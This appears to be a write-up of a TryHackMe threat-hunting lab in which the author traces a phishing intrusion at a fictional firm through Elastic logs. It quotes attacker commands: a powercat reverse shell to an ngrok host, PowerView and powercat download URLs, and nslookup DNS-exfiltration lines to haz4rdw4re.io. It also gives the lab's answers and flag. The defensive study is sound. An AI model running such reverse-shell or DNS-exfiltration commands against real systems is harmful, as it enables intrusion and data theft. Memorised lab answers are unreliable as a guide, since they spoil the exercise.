
Hunt Me 1: Payment Collectors

Introduction and Scenario

On Friday, September 15, 2023, Michael Ascot, a Senior Finance Director from SwiftSpend, was checking his emails in Outlook and came across an email appearing to be from Abotech Waste Management regarding a monthly invoice for their services. Michael actioned this email and downloaded the attachment to his workstation without thinking.



Abotech Waste Management

Invoice Details

Dear Michael Ascot,

We are writing to inform you that an invoice for services rendered is now available for your review and payment.

Invoice Details:

Invoice Number: INV2023-227
Invoice Date: 9/29/2023
Amount Due: $4,203.02

Please find the attached monthly invoice for your prompt attention.

If you have any questions or concerns regarding this invoice, please do not hesitate to contact our finance department at abennett@abotechwaste.com.

Thank you for your prompt attention to this matter.

Sincerely,
Abotech Waste Management

The following week, Michael received another email from his contact at Abotech claiming they were recently hacked and to carefully review any attachments sent by their employees. However, the damage has already been done. Use the attached Elastic instance to hunt for malicious activity on Michael's workstation and within the SwiftSpend domain!

Connection Details
First, click Start Machine to start the VM attached to this task. You may access the VM using the AttackBox or your VPN connection. You can start the AttackBox by pressing the Start AttackBox button on the top-right of this room. Note: The Elastic Stack may take up to 5 minutes to fully start up. If you receive any errors, give it a few minutes and refresh the page.

Once online, navigate to http://MACHINE_IP using a web browser.


You should see the Elastic login page. Please log in using the following credentials:

- Username: elastic
- Password: elastic

****


Answer the questions below:

What was the name of the ZIP attachment that Michael downloaded?
Since we're looking for a .zip file I just did a simple search for "*.zip" and looked for the earliest hit related to Michael Ascot.



Answer: Invoice_AT_2023-227.zip


What was the contained file that Michael extracted from the attachment?
Looking at the surrounding documents we can find the one where the file was extracted and what the extracted file is called.



Answer: Payment_Invoice.pdf.lnk.lnk

What was the name of the command-line process that spawned from the extracted file attachment?

Filtering for documents that contained a command line argument and then sorting the surrounding documents this powershell command was found.



Answer: Powershell

What URL did the attacker use to download a tool to establish a reverse shell connection?

This was embedded in the powershell command found in the previous question.

Answer: https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1

What port did the workstation connect to the attacker on?


The port was established in the command that established the reverse shell.

```
powercat -c 2.tcp.ngrok.io -p 19282
```

Answer: 19282


What was the first native Windows binary the attacker ran for system enumeration after obtaining remote access?

Using the query *host.name: wkstn-01 AND winlog.event_id: 1* this allows us to search WKSTN-1, the computer used by Michael Ascot, and for event creation(event_id: 1). From here I add the field “process.command_line to see the commands used to cause event creation. This search results in 61 hits. If we sort from oldest to newest we can follow the attackers downloading the reverse shell, running powershell twice, and then we get to the answer of this question.




Answer: systeminfo.exe

What is the URL of the script that the attacker downloads to enumerate the domain?



When looking at file.path we see that the most common file path accessed on Michael Ascot's computer is for PowerView.ps1. With some googling I found PowerView is a reconnaissance tool.


Using the query *host.name: wkstn-01 AND powerview.ps1* and adding the fields process.command_line, file.path, and message we can see when PowerView was downloaded and the command to do so.



Answer: https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1

What was the name of the file share that the attacker mapped to Michael's workstation?


When searching for PowerView.ps1 looking through the documents there's a value in the message block that shows the share used by the attacker.



Answer: SSF-FinancialRecords

What directory did the attacker copy the contents of the file share to?


Hunting around the surrounding documents I found a message that relates to robocopy.exe being copied to the directory in question.



Answer: C:\Users\michael.ascot\downloads\exfiltration

What was the name of the Excel file the attacker extracted from the file share?


Searching for robocopy.exe and viewing the file.path section of the surrounding documents gives us the answer to this question.



Answer: ClientPortfolioSummary.xlsx

What was the name of the archive file that the attacker created to prepare for exfiltration?


We're looking for file creation so querying Event ID 11(file creation) and filtering from newest to oldest will give us the answer.



Answer: exfilt8me.zip

What is the MITRE ID of the technique that the attacker used to exfiltrate the data?

Querying for event ID 1(process creation) and 3(network connection) we can see how the attacker is exfiltrating the data.



This resulted in 68 hits and looking through the process.command_line field there's a lot of instances of nslookup.exe followed by a suspicious domain after robocopy.exe was ran.

Moving over to the Exfiltration Tactic section of the MITRE site there's an ID related to using alternate protocols for exfiltration which this technique seems to fall under..

T1048	Exfiltration Over Alternative Protocol	Adversaries may steal data by exfiltrating it over a different protocol than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.
.001	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Adversaries may steal data by exfiltrating it over a symmetrically encrypted network protocol other than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.
.002	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Adversaries may steal data by exfiltrating it over an asymmetrically encrypted network protocol other than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.
.003	Exfiltration Over Unencrypted Non-C2 Protocol	Adversaries may steal data by exfiltrating it over an un-encrypted network protocol other than that of the existing command and control channel. The data may also be sent to an alternate network location from the main command and control server.

Answer: T1048


What was the domain of the attacker's server that retrieved the exfiltrated data?
While querying Event ID 1 and 3 for the last question there was a suspicious domain linked to the nslookup.exe commands being run that was the attacker's server.

```
"C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
```

Answer: haz4rdw4re.io

The attacker exfiltrated an additional file from the victim's workstation. What is the flag you receive after reconstructing the file?
As seen in the last screenshot the prefix to the haz4rdw4re.io looks like chunks of a base64 encoded string. So taking all of the strings and pasting them into CyberChef to decode them we get:

```
UEsDBBQAAAAIANigLlfVU3cDIgAAAI8AAAAbAAAAQ2xpZW50UG9ydGZvbGlvU3VtbWFyeS54bHN4c87JTM0rCcgvKknLz8nMDy
7NzU0sqtSryCmu4OVyprskAFBLAwQUAAAACAC9oC5XHhlO5R8AAAAdAAAAHQAAAEludmVzdG9yUHJlc2VudGF0aW9uMjAyMy5u
cHR488wrSy0uyS8KKEotTs0rSSzJzM8zMjAy1isoKKkAAFBLAQIUABQAAAAIANigLlfVU3cDIgAAAI8AAAAbAAAAAAAAAAAAAAA
AAAAAAAABDbGllbnRQb3J0Zm9saW9TdW1tYXJ5Lnhsc3hQSwECFAAUAAAACAC9oC5XHhlO5R8AAAAdAAAAHQAAAAAAAAAAAAAA
AABbAAAASW52ZXN0b3JQcmVzZW50YXRpb24yMDIzLnBwdHhQSwUGAAAAAAIAAgCUAAAAtQAAAAAVEhNezE0OTczMjFmNGY2Z
A1OWE1MmRmYjEyNGZiMTY1NjZlfQ==
```



In this output we can see both the “ClientPortfolioSummary.xlsx” and “InvestorPresentation2023.pptx” the files downloaded to the exfiltration directory by the attacker.

But what we’re interested in is the flag presented by the last two chunks of base64 data. Answer:THM{1497321f4f6f059a52dfb124fb16566e}

Conclusion

This was a good challenge that incorporated a lot of things learned through the threat hunting and advanced ELK parts of the SOC level 2 learning path. I do feel like I did a lot of things in a not optimal manner and can use more practice. I look forward to the next challenge room in this series.